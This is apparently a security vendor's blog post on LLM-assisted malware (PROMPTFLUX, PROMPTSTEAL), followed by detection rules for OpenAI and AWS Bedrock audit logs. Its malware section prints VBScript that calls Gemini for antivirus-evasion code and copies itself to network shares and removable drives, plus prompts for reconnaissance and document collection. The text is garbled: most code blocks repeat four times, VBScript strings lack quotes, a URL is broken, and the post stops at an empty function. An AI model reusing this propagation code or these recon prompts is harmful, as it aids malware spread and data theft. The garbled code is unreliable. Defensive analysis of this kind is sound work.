
BLOG

BLOG

Part Two: LLM Threats and Defensive Strategies

Real-time detection for AI malware generation and LLM exploitation attempts

Zaynah

Smith-DaSilva

Feb 12, 2026

Introduction

As AI continues to evolve, it is imperative that organizations take action in protecting themselves against incoming threats. Real-world incidents showcase attackers as they leverage legitimate applications such as Gemini, OpenAI, HuggingFace, and similar programs to blend into legitimate traffic, evade detection, and craft malicious payloads. Panther provides visibility across the AI landscape to detect emerging threats and abuse in real time. In this blog, we will delve deeper into the evolution of AI generated attacks and how Panther can aid in protecting your organization against them.

Executive Summary

Adversaries are continuously toying with malware generation from AI software as well as polymorphic code. By using LLMs to write, modify, and obfuscate malware quickly, attackers can evade detection and quickly exploit systems like never before. Malware families like PROMPTFLUX and PROMPTSTEAL have been identified by GTIG in 2025 as using LLMs upon execution. Tools like these can generate malicious scripts and utilize obfuscation to evade detection. PROMPTFLUX is a dropper written in VBScript that decodes and executes an embedded decoy installer as a means to mask its activity. PROMPTFLUX PROMPTSTEAL (aka LAMEHUG)  serves as a data miner and queries the LLM (Qwen2.5-Coder-32B-Instruct) to generate commands to execute the Hugging Face API. 

With all of the threats targeting LLM platforms, it is vital to enable efficient protections against them. Panther provides a wide variety of detections across OpenAI and AWS Bedrock to detect anomalous activity including but not limited to guardrails circumvented, abnormal activity with API keys, and changes in identity management system configuration changes. Visibility into the AI ecosystem is key to protecting your organization as AI continues to be integrated into our everyday workflows.

Detection Capabilities Offered by Panther

Panther hosts a variety of detections that can aid your organization in combatting against the increasing layer of AI threats.

  1. OpenAI_Anomalous API Key Usage - Targets API key creation, permission changes, and deletion. API keys that are randomly generated and/or expand permissions beyond  what is expected can ring suspicions. If this is performed by a non admin user it can also be indicative of malicious intent. Unexpected API key activity may hint towards unauthorized access, key compromise, or preparation for misuse of OpenAI services.

  1. OpenAI_Admin Role Added to User - Targets Owner role assignment granted to users. This can be indicative of privilege escalation, account compromise, or preparation for API and Infrastructure abuse.

  2. OpenAI_SCIM Configuration Change - Monitors for System for Cross-domain Identity Management configuration changes. The SCIM is set up between an identity provider and a service or application to control user accounts and access. SCIM being disabled could pose a serious security threat as it removes an efficient way to ensure only authorized parties have access to the account.

  3. OpenAI_Bruteforce Login Success - Targets 5 or more login failures followed by a success. This behavior could be indicative of a successful brute force attempt.

  4. OpenAI_IP Allowlist Changes - Monitors for IP allowlist configuration changes, primarily the disabling of an IP Allowlist. This behavior could hint at malicious activity and disabling an IP Allowlist could lead to malicious IPs being able to make API calls. 

  5. Aws_bedrockmodelinvocation_abnormaltokenusage - Monitors for potential misuse or abuse of AWS Bedrock AI models by detecting abnormal token usage patterns and alerts when the total token usage exceeds the appropriate threshold for each different type of model.

  6. Aws_bedrockmodelinvocation_guardrailintervened - Detects when AWS Bedrock guardrail features have intervened during AI model invocations. It specifically monitors when an AI model request is blocked by Guardrails. This helps security teams identify when users attempt to generate potentially harmful or inappropriate content through AWS Bedrock models.

Malware Generation

Malware families like PROMPTFLUX and PROMPTSTEAL have been identified by GTIG in 2025 as using LLMs upon execution. Tools like these can generate malicious scripts and utilize obfuscation to evade detection. While these specific instances of malware were created using Gemini and Qwen, it showcases how LLM models across the board can be manipulated to generate malicious code and exploit systems.

PromptFlux

PROMPTFLUX is a dropper written in VBScript that decodes and executes an embedded decoy installer as a means to mask its activity. PROMPTFLUX is marked as highly malicious on VirusTotal although it is currently experimental and has not been observed in in-the-wild operations. The malware was in testing and had plenty of inactive features and Google shut down the potentially malicious assets of the software.  This malware utilized the Google Gemini API to regenerate itself, by rewriting its own source code. In turn, this saves the new obfuscated version to the Startup folder therefore establishing persistence. The Startup folder initializes programs to start up upon booting up the computer. By adding the malicious script to the Startup folder, it will always run when the computer is turned on.  PROMPTFLUX is able to duplicate itself to mapped network shares and removable drives furthering its spread. 

The image below provides an overview of the PromptFlux code. 

Breaking down the code, we can see that the hardcoded AI prompt instructs the LLMS to evade antivirus software using VBScript code. The AI responses are outputted and logged in a file called “%TEMP%\thinking_robot_log.txt”.

Dim aiPrompt, aiResponse, newTechnique
aiPrompt = Provide a single, small, self-contained VBScript function or code block that helps evade antivirus detection.

aiResponse = CallGeminiAPI(aiPrompt, g_APIKey)
g_LastThinkTime = Now
Dim aiPrompt, aiResponse, newTechnique
aiPrompt = Provide a single, small, self-contained VBScript function or code block that helps evade antivirus detection.

aiResponse = CallGeminiAPI(aiPrompt, g_APIKey)
g_LastThinkTime = Now
Dim aiPrompt, aiResponse, newTechnique
aiPrompt = Provide a single, small, self-contained VBScript function or code block that helps evade antivirus detection.

aiResponse = CallGeminiAPI(aiPrompt, g_APIKey)
g_LastThinkTime = Now
Dim aiPrompt, aiResponse, newTechnique
aiPrompt = Provide a single, small, self-contained VBScript function or code block that helps evade antivirus detection.

aiResponse = CallGeminiAPI(aiPrompt, g_APIKey)
g_LastThinkTime = Now

One interesting feature of the malware is the “Thinking Robot” module which queries Gemini to generate new code for antivirus evasion. The metamorphic script was created by utilizing a hardcoded API key to send a POST request to the Gemini API endpoint. The model is assigned to the gemini version the user specifies, but the -latest tag ensures the latest version is always utilized.

Set logFile = log FSO.OpenTextFile(tempDir & "\thinking_robot_log.txt",8, True) ' 8 = Append, True = Create
Function CallGeminiAPI(promptText, apiKey)
	On Error Resume Next
	CallGeminiAPI = “”
	Dim http, apiUrl, jsonData, modelName
	modelName = gemini-1.5-flash-latest” 

apiUrl = “https:/generativelanguage.googleapis.com/v1beta/models/ & modelName & :generateContent?key= & apiKey
Function CallGeminiAPI(promptText, apiKey)
	On Error Resume Next
	CallGeminiAPI = “”
	Dim http, apiUrl, jsonData, modelName
	modelName = gemini-1.5-flash-latest” 

apiUrl = “https:/generativelanguage.googleapis.com/v1beta/models/ & modelName & :generateContent?key= & apiKey
Function CallGeminiAPI(promptText, apiKey)
	On Error Resume Next
	CallGeminiAPI = “”
	Dim http, apiUrl, jsonData, modelName
	modelName = gemini-1.5-flash-latest” 

apiUrl = “https:/generativelanguage.googleapis.com/v1beta/models/ & modelName & :generateContent?key= & apiKey
Function CallGeminiAPI(promptText, apiKey)
	On Error Resume Next
	CallGeminiAPI = “”
	Dim http, apiUrl, jsonData, modelName
	modelName = gemini-1.5-flash-latest” 

apiUrl = “https:/generativelanguage.googleapis.com/v1beta/models/ & modelName & :generateContent?key= & apiKey

Here a pseudo payload can illustrate how PROMPTFLUX could perform the propagation aspect of its spread by mapping to network shares. Below the code enumerates all of the network drives listed and copies the running script to any drive that is identified as a mapped network share.

Sub CopySelfToMappedShares()
    Dim fso, drive
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        ' 3 = Network drive
        If drive.DriveType = 3 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub

Main()
Sub CopySelfToMappedShares()
    Dim fso, drive
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        ' 3 = Network drive
        If drive.DriveType = 3 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub

Main()
Sub CopySelfToMappedShares()
    Dim fso, drive
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        ' 3 = Network drive
        If drive.DriveType = 3 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub

Main()
Sub CopySelfToMappedShares()
    Dim fso, drive
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        ' 3 = Network drive
        If drive.DriveType = 3 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub

Main()

The line highlighted below is responsible for copying the executing script to the root of the network share.

 FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
 FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
 FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
 FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"

Below depicts another pseudo payload that illustrates how PROMPTFLUX could further its spread by copying itself to removable drives. This payload follows the same format as the one above, but instead this targets removable drives.

Sub CopySelfToRemovableDrives()
    Dim fso, drive, drvType
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        drvType = drive.DriveType
        ' 2 = Removable drives
        If drvType = 2 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub
Sub CopySelfToRemovableDrives()
    Dim fso, drive, drvType
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        drvType = drive.DriveType
        ' 2 = Removable drives
        If drvType = 2 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub
Sub CopySelfToRemovableDrives()
    Dim fso, drive, drvType
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        drvType = drive.DriveType
        ' 2 = Removable drives
        If drvType = 2 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub
Sub CopySelfToRemovableDrives()
    Dim fso, drive, drvType
    Set fso = CreateObject("Scripting.FileSystemObject")

    For Each drive In fso.Drives
        drvType = drive.DriveType
        ' 2 = Removable drives
        If drvType = 2 Then
            On Error Resume Next
            FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"
            On Error GoTo 0
        End If
    Next
End Sub

The instance of lateral movement is showcased with the following copy mechanism.

FileCopy WScript.ScriptFullName, drive.Path & "\promptflux.vbs"

PromptSteal

Another instance of an AI generated malware is PROMPTSTEAL created by Russian APT by the name of FrozenLake (APT28). PROMPTSTEAL (aka LAMEHUG)  serves as a data miner and queries the LLM (Qwen2.5-Coder-32B-Instruct) to generate commands to execute the Hugging Face API. This malicious software disguises itself as an image generation software by prompting the user several times to generate images. During this, the software is executing malicious commands in the background, unknown to the user. A few prompts that are run to generate creation commands are depicted below.

Make a list of commands to create folder C:\Programdata\info and to gather computer information, hardware information, process and services information, AD Domain information, to execute in one line and add each result to text file c:\Programdata\info\info.txt. Return only commands, without markdown
Make a list of commands to copy recursively different office and 
pdf/txt documents in user Documents,Downloads and Desktop 
folders to a folder c:\Programdata\info\ to execute in one line. 
Return only command, without markdown

Make a list of commands to copy recursively different office and 
pdf/txt documents in user Documents,Downloads and Desktop 
folders to a folder c:\Programdata\info\ to execute in one line. 
Return only command, without markdown

Make a list of commands to copy recursively different office and 
pdf/txt documents in user Documents,Downloads and Desktop 
folders to a folder c:\Programdata\info\ to execute in one line. 
Return only command, without markdown

Make a list of commands to copy recursively different office and 
pdf/txt documents in user Documents,Downloads and Desktop 
folders to a folder c:\Programdata\info\ to execute in one line. 
Return only command, without markdown

From this it is clear that the commands utilized consist of  some of the following:

MKDIR_<ProgramData_Info>
WHOAMI_<Identity_Context>
HOSTNAME_<Computer_Name>
SYSTEMINFO_<OS_And_Patches>
WMIC_<ComputerSystem>
WMIC_<BIOS>
WMIC_<CPU>
WMIC_<Memory>
WMIC_<Disk>
IPCONFIG_<Network_Config>
ROUTE_<Routing_Table>
ARP_<ARP_Cache>
NETSTAT_<Connections>
TASKLIST_<Running_Processes>
TASKLIST_<Services>
SC_<Service_Enumeration>
QUERY_<LoggedOn_Users>
NET_<Local_Groups>
NET_<Local_Users>
NET_<Domain_Info>
NET_<Domain_Controllers>
NET_<Domain_Groups>
NET_<Domain_Users>
NLTEST_<Domain_Trusts>
SET_<Environment_Variables

MKDIR_<ProgramData_Info>
WHOAMI_<Identity_Context>
HOSTNAME_<Computer_Name>
SYSTEMINFO_<OS_And_Patches>
WMIC_<ComputerSystem>
WMIC_<BIOS>
WMIC_<CPU>
WMIC_<Memory>
WMIC_<Disk>
IPCONFIG_<Network_Config>
ROUTE_<Routing_Table>
ARP_<ARP_Cache>
NETSTAT_<Connections>
TASKLIST_<Running_Processes>
TASKLIST_<Services>
SC_<Service_Enumeration>
QUERY_<LoggedOn_Users>
NET_<Local_Groups>
NET_<Local_Users>
NET_<Domain_Info>
NET_<Domain_Controllers>
NET_<Domain_Groups>
NET_<Domain_Users>
NLTEST_<Domain_Trusts>
SET_<Environment_Variables

MKDIR_<ProgramData_Info>
WHOAMI_<Identity_Context>
HOSTNAME_<Computer_Name>
SYSTEMINFO_<OS_And_Patches>
WMIC_<ComputerSystem>
WMIC_<BIOS>
WMIC_<CPU>
WMIC_<Memory>
WMIC_<Disk>
IPCONFIG_<Network_Config>
ROUTE_<Routing_Table>
ARP_<ARP_Cache>
NETSTAT_<Connections>
TASKLIST_<Running_Processes>
TASKLIST_<Services>
SC_<Service_Enumeration>
QUERY_<LoggedOn_Users>
NET_<Local_Groups>
NET_<Local_Users>
NET_<Domain_Info>
NET_<Domain_Controllers>
NET_<Domain_Groups>
NET_<Domain_Users>
NLTEST_<Domain_Trusts>
SET_<Environment_Variables

MKDIR_<ProgramData_Info>
WHOAMI_<Identity_Context>
HOSTNAME_<Computer_Name>
SYSTEMINFO_<OS_And_Patches>
WMIC_<ComputerSystem>
WMIC_<BIOS>
WMIC_<CPU>
WMIC_<Memory>
WMIC_<Disk>
IPCONFIG_<Network_Config>
ROUTE_<Routing_Table>
ARP_<ARP_Cache>
NETSTAT_<Connections>
TASKLIST_<Running_Processes>
TASKLIST_<Services>
SC_<Service_Enumeration>
QUERY_<LoggedOn_Users>
NET_<Local_Groups>
NET_<Local_Users>
NET_<Domain_Info>
NET_<Domain_Controllers>
NET_<Domain_Groups>
NET_<Domain_Users>
NLTEST_<Domain_Trusts>
SET_<Environment_Variables

These commands were utilized to create directories and allow malicious actors to perform reconnaissance measures.

The PROMPTSTEAL software likely utilizes stolen API tokens. The prompt utilized by PROMPTSTEAL allows for reconnaissance information being taken and exported to a newly created folder. 

Panther Investigation

OpenAI

Detections

Anomalous API Key Usage: Targets API key creation, permission changes, and deletion. API keys that are randomly generated and/or expand permissions beyond  what is expected can ring suspicions. If this is performed by a non admin user it can also be indicative of malicious intent. Unexpected API key activity may hint towards unauthorized access, key compromise, or preparation for misuse of OpenAI services.

The detection begins with a list of elevated scopes to look for. These scopes consist of various elevated privileges including admin privileges, ability to create api keys, and perform other unrestricted actions.

ELEVATED_SCOPES = {"all", "models:write", "organization:write", "api_keys:write", "admin"}

The detection specifically identifies instances of api key creation and existing api keys being updated with the privileges listed above in the elevated scopes. 

def rule(event):
    if event.get("type") not in ["api_key.created", "api_key.updated"]:
        return False

    field = "api_key_created" if event.get("type") == "api_key.created" else "api_key_updated"
def rule(event):
    if event.get("type") not in ["api_key.created", "api_key.updated"]:
        return False

    field = "api_key_created" if event.get("type") == "api_key.created" else "api_key_updated"
def rule(event):
    if event.get("type") not in ["api_key.created", "api_key.updated"]:
        return False

    field = "api_key_created" if event.get("type") == "api_key.created" else "api_key_updated"
def rule(event):
    if event.get("type") not in ["api_key.created", "api_key.updated"]:
        return False

    field = "api_key_created" if event.get("type") == "api_key.created" else "api_key_updated"

The deep_get command is utilized to extract the nested scopes from the given log. The respective scopes are returned and if they match any of the scopes within ELEVATED_SCOPES, an alert will trigger.

scopes = event.deep_get(field, "data", "scopes", default=[])

   return any(scope.lower() in {s.lower() for s in ELEVATED_SCOPES} for scope in scopes if scope)
scopes = event.deep_get(field, "data", "scopes", default=[])

   return any(scope.lower() in {s.lower() for s in ELEVATED_SCOPES} for scope in scopes if scope)
scopes = event.deep_get(field, "data", "scopes", default=[])

   return any(scope.lower() in {s.lower() for s in ELEVATED_SCOPES} for scope in scopes if scope)
scopes = event.deep_get(field, "data", "scopes", default=[])

   return any(scope.lower() in {s.lower() for s in ELEVATED_SCOPES} for scope in scopes if scope)

Admin Role Added to User: Targets Owner and Admin role assignment granted to users. This can be indicative of privilege escalation, account compromise, or preparation for API and Infrastructure abuse.

The detection starts by defining a list of ADMIN_KEYWORDS containing the owner and admin role that should be alerted on.

ADMIN_KEYWORDS = {"owner", "admin"}

The detection needs to first verify that the role assignment was created before moving forward.

def rule(event):
    if event.get("type") != "role.assignment.created":
        return False
   assignment_id = event.deep_get("role_assignment_created", "id", default="")
   if not assignment_id:
       return False
def rule(event):
    if event.get("type") != "role.assignment.created":
        return False
   assignment_id = event.deep_get("role_assignment_created", "id", default="")
   if not assignment_id:
       return False
def rule(event):
    if event.get("type") != "role.assignment.created":
        return False
   assignment_id = event.deep_get("role_assignment_created", "id", default="")
   if not assignment_id:
       return False
def rule(event):
    if event.get("type") != "role.assignment.created":
        return False
   assignment_id = event.deep_get("role_assignment_created", "id", default="")
   if not assignment_id:
       return False

The detection extracts the role assigned from the role_assignment_role tag. Following this, it returns if the role name matches a keyword within ADMIN_KEYWORDS. This detection triggers an alert once an admin or owner role assignment is made.

    # Parse: role_assignment_role-api-organization-owner__..._user-123
    # Extract: api-organization-owner
    parts = assignment_id.split("_")
    if len(parts) > 2 and parts[0] == "role" and parts[1] == "assignment":
        role_part = parts[2]
        if role_part.startswith("role-"):
            role_name = role_part[5:].lower()
            return any(keyword in role_name for keyword in ADMIN_KEYWORDS)
    return False
    # Parse: role_assignment_role-api-organization-owner__..._user-123
    # Extract: api-organization-owner
    parts = assignment_id.split("_")
    if len(parts) > 2 and parts[0] == "role" and parts[1] == "assignment":
        role_part = parts[2]
        if role_part.startswith("role-"):
            role_name = role_part[5:].lower()
            return any(keyword in role_name for keyword in ADMIN_KEYWORDS)
    return False
    # Parse: role_assignment_role-api-organization-owner__..._user-123
    # Extract: api-organization-owner
    parts = assignment_id.split("_")
    if len(parts) > 2 and parts[0] == "role" and parts[1] == "assignment":
        role_part = parts[2]
        if role_part.startswith("role-"):
            role_name = role_part[5:].lower()
            return any(keyword in role_name for keyword in ADMIN_KEYWORDS)
    return False
    # Parse: role_assignment_role-api-organization-owner__..._user-123
    # Extract: api-organization-owner
    parts = assignment_id.split("_")
    if len(parts) > 2 and parts[0] == "role" and parts[1] == "assignment":
        role_part = parts[2]
        if role_part.startswith("role-"):
            role_name = role_part[5:].lower()
            return any(keyword in role_name for keyword in ADMIN_KEYWORDS)
    return False

OpenAI_SCIM Configuration Change: Monitors for System for Cross-domain Identity Management configuration changes. The SCIM is set up between an identity provider and a service or application to control user accounts and access. SCIM being disabled could pose a serious security threat as it removes an efficient way to ensure only authorized parties have access to the account.

This detection identifies whether the SCIM has been enabled or disabled. The SCIM being disabled returns a high severity alert.

def rule(event):
    return event.get("type") in ["scim.enabled", "scim.disabled"]
def rule(event):
    return event.get("type") in ["scim.enabled", "scim.disabled"]
def rule(event):
    return event.get("type") in ["scim.enabled", "scim.disabled"]
def rule(event):
    return event.get("type") in ["scim.enabled", "scim.disabled"]

OpenAI_Bruteforce Login Success: Targets 5 or more login failures followed by a success. This behavior could be indicative of a successful brute force attempt.

This detection is a correlation rule that seeks out multiple login failures followed by a success. The MinMatchCount identified is 5 attempts followed by a success within a 30 minute time frame. The e-mail address of the user is identified to ensure that all of the activity is coming from the same user before alerting.


Detection:
  - Sequence:
      - ID: Multiple Failed Logins
        RuleID: OpenAI.Login.Failed
        MinMatchCount: 5
      - ID: Successful Login
        RuleID: OpenAI.Login.Success
    Transitions:
      - ID: Multiple Failed Logins FOLLOWED BY Successful Login
        From: Multiple Failed Logins
        To: Successful Login
        WithinTimeFrameMinutes: 30
        Match:
          - On: p_any_emails
    Schedule:
      RateMinutes: 60
      TimeoutMinutes: 5
    LookbackWindowMinutes: 120


Detection:
  - Sequence:
      - ID: Multiple Failed Logins
        RuleID: OpenAI.Login.Failed
        MinMatchCount: 5
      - ID: Successful Login
        RuleID: OpenAI.Login.Success
    Transitions:
      - ID: Multiple Failed Logins FOLLOWED BY Successful Login
        From: Multiple Failed Logins
        To: Successful Login
        WithinTimeFrameMinutes: 30
        Match:
          - On: p_any_emails
    Schedule:
      RateMinutes: 60
      TimeoutMinutes: 5
    LookbackWindowMinutes: 120


Detection:
  - Sequence:
      - ID: Multiple Failed Logins
        RuleID: OpenAI.Login.Failed
        MinMatchCount: 5
      - ID: Successful Login
        RuleID: OpenAI.Login.Success
    Transitions:
      - ID: Multiple Failed Logins FOLLOWED BY Successful Login
        From: Multiple Failed Logins
        To: Successful Login
        WithinTimeFrameMinutes: 30
        Match:
          - On: p_any_emails
    Schedule:
      RateMinutes: 60
      TimeoutMinutes: 5
    LookbackWindowMinutes: 120


Detection:
  - Sequence:
      - ID: Multiple Failed Logins
        RuleID: OpenAI.Login.Failed
        MinMatchCount: 5
      - ID: Successful Login
        RuleID: OpenAI.Login.Success
    Transitions:
      - ID: Multiple Failed Logins FOLLOWED BY Successful Login
        From: Multiple Failed Logins
        To: Successful Login
        WithinTimeFrameMinutes: 30
        Match:
          - On: p_any_emails
    Schedule:
      RateMinutes: 60
      TimeoutMinutes: 5
    LookbackWindowMinutes: 120

An example of when an alert should trigger is depicted below. In this instance, an alert should trigger because multiple attempts are made by the same user followed by a successful attempt.

- Name: "5 Failed Logins FOLLOWED BY Successful Login"
    ExpectedResult: true
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "user@company.com": [10]
- Name: "5 Failed Logins FOLLOWED BY Successful Login"
    ExpectedResult: true
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "user@company.com": [10]
- Name: "5 Failed Logins FOLLOWED BY Successful Login"
    ExpectedResult: true
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "user@company.com": [10]
- Name: "5 Failed Logins FOLLOWED BY Successful Login"
    ExpectedResult: true
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "user@company.com": [10]

An example of when an alert should not trigger is in the following instance. There are multiple failed login attempts from one user. Following this another user has a successful login. Since the successful login is coming from an unrelated user, an alert should not trigger.

 - Name: "5 Failed Logins FOLLOWED BY Successful Login - Different User"
    ExpectedResult: false
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "other@company.com": [10]
 - Name: "5 Failed Logins FOLLOWED BY Successful Login - Different User"
    ExpectedResult: false
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "other@company.com": [10]
 - Name: "5 Failed Logins FOLLOWED BY Successful Login - Different User"
    ExpectedResult: false
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "other@company.com": [10]
 - Name: "5 Failed Logins FOLLOWED BY Successful Login - Different User"
    ExpectedResult: false
    RuleOutputs:
      - ID: Multiple Failed Logins
        Matches:
          p_any_emails:
            "user@company.com": [0, 2, 4, 6, 8]
      - ID: Successful Login
        Matches:
          p_any_emails:
            "other@company.com": [10]

OpenAI_IP Allowlist Changes: Monitors for IP allowlist configuration changes, primarily the disabling of an IP Allowlist. This behavior could hint at malicious activity and disabling an IP Allowlist could lead to malicious IPs being able to make API calls. 

The detection begins with storing multiple possible ip allowlist configuration changes within the IP_ALLOWLIST_EVENTS list.

IP_ALLOWLIST_EVENTS = [
    "ip_allowlist.created",
    "ip_allowlist.updated",
    "ip_allowlist.deleted",
    "ip_allowlist.config.activated",
    "ip_allowlist.config.deactivated",
]
IP_ALLOWLIST_EVENTS = [
    "ip_allowlist.created",
    "ip_allowlist.updated",
    "ip_allowlist.deleted",
    "ip_allowlist.config.activated",
    "ip_allowlist.config.deactivated",
]
IP_ALLOWLIST_EVENTS = [
    "ip_allowlist.created",
    "ip_allowlist.updated",
    "ip_allowlist.deleted",
    "ip_allowlist.config.activated",
    "ip_allowlist.config.deactivated",
]
IP_ALLOWLIST_EVENTS = [
    "ip_allowlist.created",
    "ip_allowlist.updated",
    "ip_allowlist.deleted",
    "ip_allowlist.config.activated",
    "ip_allowlist.config.deactivated",
]

Any of the events within the list are identified by the detection and returned.

def rule(event):
    return event.get("type") in IP_ALLOWLIST_EVENTS
def rule(event):
    return event.get("type") in IP_ALLOWLIST_EVENTS
def rule(event):
    return event.get("type") in IP_ALLOWLIST_EVENTS
def rule(event):
    return event.get("type") in IP_ALLOWLIST_EVENTS

Alert severity is wholly dependent on the event triggered. The most critical severity is assigned to instances where the ip allowlist was deleted or deactivated. This can allow malicious IPs to make API calls and access resources they shouldn’t have access to.

def severity(event):
    event_type = event.get("type")
    if event_type in ["ip_allowlist.deleted", "ip_allowlist.config.deactivated"]:
        return "CRITICAL"
    if event_type == "ip_allowlist.updated":
        return "HIGH"
    if event_type in ["ip_allowlist.created", "ip_allowlist.config.activated"]:
        return "LOW"
    return "DEFAULT"

def severity(event):
    event_type = event.get("type")
    if event_type in ["ip_allowlist.deleted", "ip_allowlist.config.deactivated"]:
        return "CRITICAL"
    if event_type == "ip_allowlist.updated":
        return "HIGH"
    if event_type in ["ip_allowlist.created", "ip_allowlist.config.activated"]:
        return "LOW"
    return "DEFAULT"

def severity(event):
    event_type = event.get("type")
    if event_type in ["ip_allowlist.deleted", "ip_allowlist.config.deactivated"]:
        return "CRITICAL"
    if event_type == "ip_allowlist.updated":
        return "HIGH"
    if event_type in ["ip_allowlist.created", "ip_allowlist.config.activated"]:
        return "LOW"
    return "DEFAULT"

def severity(event):
    event_type = event.get("type")
    if event_type in ["ip_allowlist.deleted", "ip_allowlist.config.deactivated"]:
        return "CRITICAL"
    if event_type == "ip_allowlist.updated":
        return "HIGH"
    if event_type in ["ip_allowlist.created", "ip_allowlist.config.activated"]:
        return "LOW"
    return "DEFAULT"

AWS Bedrock

There are Panther Detection rules present to detect and protect against AWS Bedrock hijack attacks.

Aws_bedrockmodelinvocation_abnormaltokenusage - Monitors for potential misuse or abuse of AWS Bedrock AI models by detecting abnormal token usage patterns and alerts when the total token usage exceeds the appropriate threshold for each different type of model.

The detection starts off by establishing baseline thresholds per the LLM and takes note of the output, usage, and total tokens.

def rule(event):
